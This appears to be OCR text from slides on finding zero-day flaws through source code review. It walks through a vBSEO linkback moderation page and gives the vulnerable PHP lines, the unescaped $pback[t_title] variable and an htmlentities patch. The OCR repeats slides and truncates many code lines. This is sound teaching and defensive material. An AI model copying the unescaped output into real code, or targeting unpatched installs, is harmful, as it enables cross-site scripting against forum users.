
Discovering 0days – Deep SCR




Discovering 0days – Deep SCR



Discovering 0days – Deep SCR



Discovering 0days – Deep SCR



Discovering Odays – Deep SCR

vbseo_moderate.php - SciTE

File Edit Search View Tools Options Language Buffers Help

1 vbseo_moderate.php

```
214 - {
215   if (!vbseo_can_moderation_linkback(0, $pback['forumid']))
216   continue;
217   if(!$linkbacks_no)
218   print_description_row('
219   <input type="button" value="' . $vbphrase['vbseo_validate'] . '" onclick="js_check_all_option(this.form, 1);" class="button" title="' . $vbphra
220   ' . ((can_moderate('candeleteposts') OR can_moderate('canremoveposts')) ? ' 
221   <input type="button" value="' . $vbphrase['delete'] . '" onclick="js_check_all_option(this.form, -1);" class="button" title="' . $vbphrase['dele
222    
223   <input type="button" value="' . $vbphrase['ignore'] . '" onclick="js_check_all_option(this.form, 0);" class="button" title="' . $vbphrase['ignor
224   ', 0, 2, 'thead', 'center');
225   $linkbacks_no++;
226   $pback['t_title'] = htmlspecialchars($pback['t_title'], ENT_QUOTES);
227   if($linkbacks_no>1)
228   print_description_row('<span class="smallfont"> </span>', 0, 2, 'thead');
229   print_label_row('<b>' . $vbphrase['posted_by'] . '</b>', '<a href="'.htmlentities($pback['t_src_url'])."\" target=\"_blank\">$pback[t_src_url]
230   print_label_row('<b>' . $vbphrase['vbseo_for'] . '</b>', '<a href="'.htmlentities($pback['t_dest_url'])."\" target=\"_blank\">$pback[t_dest_ur
231   print_label_row('<b>' . $vbphrase['vbseo_type'] . '</b> ', $vbphrase['vbseo_'.(($pback['t_type']==2)?'refback':($pback['t_type']?'trackback
232   print_label_row('<b>' . $vbphrase['date'] . '</b>', date('Y-m-d H:i:s',$pback['t_time']));
233   print_input_row($vbphrase['title'], "pingtitle[$pback[t_id]]", $pback[t_title], 0, 70);
234   print_textarea_row($vbphrase['message'], "pingtext[$pback[t_id]]", htmlentities($pback[t_text]), 8, 70);
235   print_label_row($vbphrase['action'], "
236   <label for=\"val_$pback[t_id]\"><input type=\"radio\" name=\"pingaction[$pback[t_id]]\" value=\"1\" id=\"val_$pback[t_id]\" tabindex=\"1\"
237   <label for=\"del_$pback[t_id]\"><input type=\"radio\" name=\"pingaction[$pback[t_id]]\" value=\"-1\" id=\"del_$pback[t_id]\" tabindex=\"1\
238   <label for=\"ign_$pback[t_id]\"><input type=\"radio\" name=\"pingaction[$pback[t_id]]\" value=\"0\" id=\"ign_$pback[t_id]\" tabindex=\"1\"
239   ", '', 'top', 'postaction');
240   }
241   if (!$linkbacks_no)
242 - {
243   print_description_row($vbphrase['vbseo_no_linkbacks_awaiting_moderation']);
244   print_table_footer();
245   }
246   else
247 - {
248   print_description_row(vbseo_pager($total, 'pager'), false, 9, '', 'center');
249   print_submit_row();
250   }
```

Discovering Odays – Deep SCR

vbseo_moderate.php - SciTE

File Edit Search View Tools Options Language Buffers Help

1 vbseo_moderate.php

```
214 - {
215   if (!vbseo_can_moderation_linkback(0, $pback['forumid']))
216   continue;
217   if(!$linkbacks_no)
218   print_description_row('
219   <input type="button" value="' . $vbphrase['vbseo_validate'] . '" onclick="js_check_all_option(this.form, 1);" class="button" title="' . $vbphra
220   ' . ((can_moderate('candeleteposts') OR can_moderate('canremoveposts')) ? ' 
221   <i                                                                          ase['dele
222   &n
223   <i                                                                          se['ignor
224   ',
225   $li
226   $p
227   if(
228   pr
229   pr
230   pr                                                                          _dest_ur
231   pr                                                                          rackback
232   pr
233   pr
234   pr
235   pr
236   <l                                                                          ex=\"1\"
237   <l                                                                          dex=\"1\
238   <l                                                                          ex=\"1\"
239   ",
240   }
241   if (!$linkbacks_no)
242 - {
243   print_description_row($vbphrase['vbseo_no_linkbacks_awaiting_moderation']);
244   print_table_footer();
245   }
246   else
247 - {
248   print_description_row(vbseo_pager($total, 'pager'), false, 9, '', 'center');
249   print_submit_row();
250   }
```

```
$linkbacks_no++;
$pback['t_title'] = htmlspecialchars($pback['t_title'], ENT_QUOTES);
if($linkbacks_no>1)
print_description_row('<span class="smallfont"> </span>', 0, 2, 'thead');
print_label_row('<b>' . $vbphrase['posted_by'] . '</b>', '<a href="'.htmlentities($pback['t_src_url'])."\" targe
print_label_row('<b>' . $vbphrase['vbseo_for'] . '</b>', '<a href="'.htmlentities($pback['t_dest_url'])."\" targ
print_label_row('<b>' . $vbphrase['vbseo_type'] . '</b> ', $vbphrase['vbseo_'.(($pback['t_type']==2)?'refba
print_label_row('<b>' . $vbphrase['date'] . '</b>', date('Y-m-d H:i:s',$pback['t_time']));
print_input_row($vbphrase['title'], "pingtitle[$pback[t_id]]", $pback[t_title], 0, 70);
print_textarea_row($vbphrase['message'], "pingtext[$pback[t_id]]", htmlentities($pback[t_text]), 8, 70);
print_label_row($vbphrase['action'], "
<label for=\"val_$pback[t_id]\"><input type=\"radio\" name=\"pingaction[$pback[t_id]]\" value=\"1\" id=\"va
<label for=\"del_$pback[t_id]\"><input type=\"radio\" name=\"pingaction[$pback[t_id]]\" value=\"-1\" id=\"d
<label for=\"ign_$pback[t_id]\"><input type=\"radio\" name=\"pingaction[$pback[t_id]]\" value=\"0\" id=\"ig
", '', 'top', 'postaction');
}
if (!$linkbacks_no)
```

Case Study – vBSEO

Linkbacks

Vulnerability Details:


- File: /modcp/vbseo_moderate.php
- Lines: 276/274, 230, 178, 112 are vulnerable.
- Variable: $pback[t_title]
- Affected Features: Moderate/Incoming/Outgoing LinkBacks

Vulnerability Patch:


htmlentities($pback[t_title], ENT_QUOTES, “UTF-8”);

Source: http://www.exploit-db.com/exploits/16076

